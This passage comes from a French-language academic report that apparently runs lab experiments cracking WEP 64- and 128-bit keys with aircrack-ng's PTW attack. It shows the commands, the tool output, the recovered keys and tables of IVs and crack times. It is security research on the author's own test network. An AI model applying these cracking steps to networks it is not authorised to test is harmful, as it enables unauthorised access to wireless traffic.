    4    1/  4   F0(15104) C9(14080) 6C(13824) 87(13568) 9E(13312) D9(13312) DF(13312) E5(13312)

Failed. Next try with 15000 IVs.
```

Figure N° 39 résultas de cracker le fichiers wep64-04.cap

Le fichier wep64-05.cap test le 67638 IVs dans le 01 seconde et trouve la clé : 0BF43C49A2, message afficher : déchiffré correctement 100% (Decrypted correctly 100%).

```
root@kali:~# aircrack-ng WEP64-05.cap
Opening WEP64-05.cap
Read 276250 packets.

   #  BSSID              ESSID                     Encry

   1  94:D7:23:9F:14:44  DJAWEB_1444               WEP

Choosing first network as target.

Opening WEP64-05.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 67638 ivs.
                      KEY FOUND! [ 0B:F4:3C:49:A2 ]
        Decrypted correctly: 100%
```

Clé trouvé

0BF43C49A2


Figure N° 40 résultas de cracker le fichiers wep64-05.cap

- **Résultats synthèse de expérimente N°2**

clé trouvée 0BF43C49A2 , après le crack dans le fichier WEP64-05.cap pendant le 01 seconde et dans le 67638 IVs .clé trouvée 0BF43C49A2 dans le fichier WEP64-05.cap pendant le 01 seconde et le 67638 IVs

		(1)	(2)	(3)	(4)	(5)
Nom de Fichier		WEP64-01.cap	WEP64-02.cap	WEP64-03.cap	WEP64-04.cap	WEP64-05.cap
Temps de cracker (seconde)		17	36	24	42	01
Résultats	Clé testé	174529	176221	162649	159793	01
	IVs	390	607	10154	10093	67638
Nombre des bits trouvés		0	0	0	0	40

Tableau N°14 : Résultats d'expérience N°2




Histogramme N°4 état de résultas dans l' essaie N° 2

- **Expérimente N°3**

Dans cette expérience ont a changée la clé par D9F33A73F8F42A546ABEFE38FB, la taille du clé 128 bits, et en suite, récolte des six (6) fichiers .cap , dans des différentes tempe, ont obtient les nombre des paquètes comme suite :

	(1)	(2)	(3)	(4)	(5)	(6)
Nom de Fichier	wep128-01.cap	wep128-02.cap	wep128-03.cap	wep128-04.cap	wep128-05.cap	wep128-06.cap
Nombre des paquètes	4316	209307	13810	72564	54285	3384
Temps #Data récoltes	163	887	48	223	1738	201

Tableau N°15 : Récolte des fichiers d'expérience N°3



Histogramme N°5 : état de résulta dans l'essaie N° 3

- **Résultats de l'expérience 3**

Après les récoltes des six (06) fichiers en commence de cracker chaque fichier indépendant à l'autre, on utilisé la méthode de crack PTW ce le plus efficace et rapide en obtient les résultats de chaque fichier comme suite :

Le fichier wep128-01.cap test le 134401 clé et 848 IVs dépuis 32 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 5000 IVs (Failed. Next try with 5000 IVs) en récolté plus 5000 IVs.




Figure N° 41 résultas de cracker le fichiers wep128-01.cap

Le fichier wep128-02.cap ont test le 619 clé 45290 IVs depuis le 01 seconde est ont à trouvée la clé : D9F33A73F8F42A546ABEFE38FB, message afficher : déchiffré correctement 100% (Decrypted correctly 100%).




Figure N° 42 résultas de cracker le fichiers wep128-02.cap

Le fichier wep128-03.cap test le 159257 clé et 6595 IVs dépuis 32 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 10000 IVs (Failed. Next try with 10000 IVs) en récolté plus 10000 IVs.




Figure N° 43 résultas de cracker le fichiers wep128-03.cap

Le fichier wep128-04.cap test le 161455 clé et 31453 IVs dépuis 16 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 35000 IVs (Failed. Next try with 35000 IVs) en récolté plus 35000 IVs.




Figure N° 44 résultas de cracker le fichiers wep128-04.cap

fichier wep128-05.cap test le 132441 clé et 18373 IVs dépuis 17 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 20000 IVs (Failed. Next try with 20000 IVs) en récolté plus 20000 IVs.




Figure N° 45 résultas de cracker le fichiers wep128-05.cap

Le fichier wep128-06.cap test le 161641 clé et 214 IVs dépuis 34 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 5000 IVs (Failed. Next try with 5000 IVs) en récolté plus 5000 IVs.





Figure N° 46 résultas de cracker le fichiers wep128-06.cap

- **Résultats synthèse de expérimente N°3**

Dans cet expérimentale N° 3 ont remarque que la clé ce trouve après le cracker et le test du fichier .cap (2), (wep128-02.cap) dans les 45290 IVs et 619 clé testé on obtient le D9F33A73F8F42A546ABEFE38FB (128 bits)

		(1)	(2)	(3)	(4)	(5)	(6)
Nom de Fichier .cap		wep128-01.cap	wep128-02.cap	wep128-03.cap	wep128-04.cap	wep128-05.cap	wep128-06.cap
Résultats	Nbr Clé	134401	619	159257	161455	132441	161641
	IVs	848	45290	6595	31453	18373	214
Nombre de bits trouvés		0	**104**	0	0	0	0

Tableau N°16: Résultats de d'expérience N°3




Histogramme N°6 Résultas du cracke des paquetes recolté dans essaie N° 3

- **Expérimente N° 4**

Dans cette expérience ont a changée la clé par 2463E46C395A6BAfB01528779B, la taille du clé 128 bits, et en suite, récolte des cinq (05) fichiers .cap , dans des différentes tempe, ont obtient les nombre des paquètes comme suite :

	(1)	(2)	(3)	(4)	(5)
Nom de fichier .cap	WEP128-01.cap	WEP128-02.cap	WEP128-03.cap	WEP128-04.cap	WEP128-05.cap
Nombre des paquètes récolté	17	2781	83950	73925	108236
Temps #Data récoltes (seconde)	3	215	4017	626	762

Tableau N°17 : Résultats des fichiers d'expérience N°4



Histogramme N°7 Nombre des paquets récolté dans essaie N° 4

On remarque que le fichiers WEP128-05.cap contient 108236 pendant 762 seconde le réseau et en plus active, mais le fichiers WEP128-03.cap depuis le 4017 seconde récolte 83950 paquètes.

- **Résultats de l'expérience N° 4**

Après les récoltes des cinq (05) fichiers en commence de cracker chaque fichier indépendant à l'autre, on utilisé la méthode de crack PTW ce le plus efficace et rapide en obtient les résultats de chaque fichier comme suite :

la recherche du clé, dans le fichier WEP128-01.cap ne pas continue, par ce que le 17 paquets, ne contient pas ou mois un IV. message afficher : Aucun réseaux trouvés, (No networks found, exiting) . on sorte du aircrack-ng automatique.

```
root@kali:~/Public# aircrack-ng WEP128-01.cap
Opening WEP128-01.cap
Read 17 packets.

No networks found, exiting.


Quitting aircrack-ng...
```

Figure N° 47 résultas de cracker le fichiers WEP128-01.cap

On cracker le fichier WEP128-02.cap, testé le 119041 clé et 808 IVs dépuis 19 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 5000 IVs (Failed. Next try with 5000 IVs) en récolté plus 5000 IVs.

```
                                Aircrack-ng 1.2 rc3

                        [00:00:19] Tested 119041 keys (got 808 IVs)

   KB    depth   byte(vote)
    0   26/ 27   F5(1536) 01(1280) 0A(1280) 12(1280) 24(1280) 3B(1280) 41(1280) 67(1280)
    1   30/  1   E2(1536) 08(1280) 0C(1280) 16(1280) 1C(1280) 3E(1280) 59(1280) 5D(1280)
    2    5/ 15   C1(2048) 14(1792) 2B(1792) 77(1792) A5(1792) AC(1792) AF(1792) E9(1792)
    3    2/ 13   46(2048) 04(1792) 33(1792) 37(1792) 5F(1792) 71(1792) 7E(1792) 92(1792)
    4    7/  4   B0(2048) 32(1792) 8D(1792) C9(1792) F0(1792) FE(1792) 0A(1536) 10(1536)

Failed. Next try with 5000 IVs.
```

Figure N° 48 résultas de cracker le fichiers WEP128-02.cap

On cracker le fichier WEP128-03.cap test le 154201 clé et 29449 IVs dépuis 48 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 30000 IVs (Failed. Next try with 30000 IVs) en récolté plus 30000 IVs.




Figure N° 49 résultas de cracker le fichiers WEP128-03.cap

On cracker le fichier WEP128-04.cap test le 163009 clé et 33469 IVs dépuis 36 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 35000 IVs (Failed. Next try with 35000 IVs) en récolté plus 35000 IVs.




Figure N° 50 résultas de cracker le fichiers WEP128-04.cap

Le fichier WEP128-05.cap ont test le 10361 clé 50406 IVs depuis le 11 seconde est ont à trouvée la clé : 2463E46C395A6BAfB01528779B, message afficher : déchiffré correctement 100% (Decrypted correctly 100%).




Figure N° 51 résultas de cracker le fichiers WEP128-06.cap


Le fichier WEP128-05.cap ont test le 10361 clé 50406 IVs depuis le 11 seconde est ont à trouvée la clé : 2463E46C395A6BAfB01528779B, message afficher : déchiffré correctement 100% (Decrypted correctly 100%

- **Résultats synthèse de expérimente N°4**

Dans cet expérimentale N° 4 ont remarque que la clé ce trouve après le cracker et le test du fichier .cap (5), (WEP128-05.cap) dans les 50406 IVs et 10361 clé testé on obtient le 2463E46C395A6BAfB01528779B (128 bits).

		(1)	(2)	(3)	(4)	(5)
Temps cracker (seconde)		0	19	48	36	11
Résultats	Nbr clé testé	0	119041	154201	163009	10361
	IVs	0	808	29449	33469	50406
Nombre de bits trouvés		0	0	0	0	104

Tableau N°18 : Résultats des fichiers d'expérience N°4



Histogramme N°8 état de résulta dans l'essaie N° 4

4.3 Synthèse

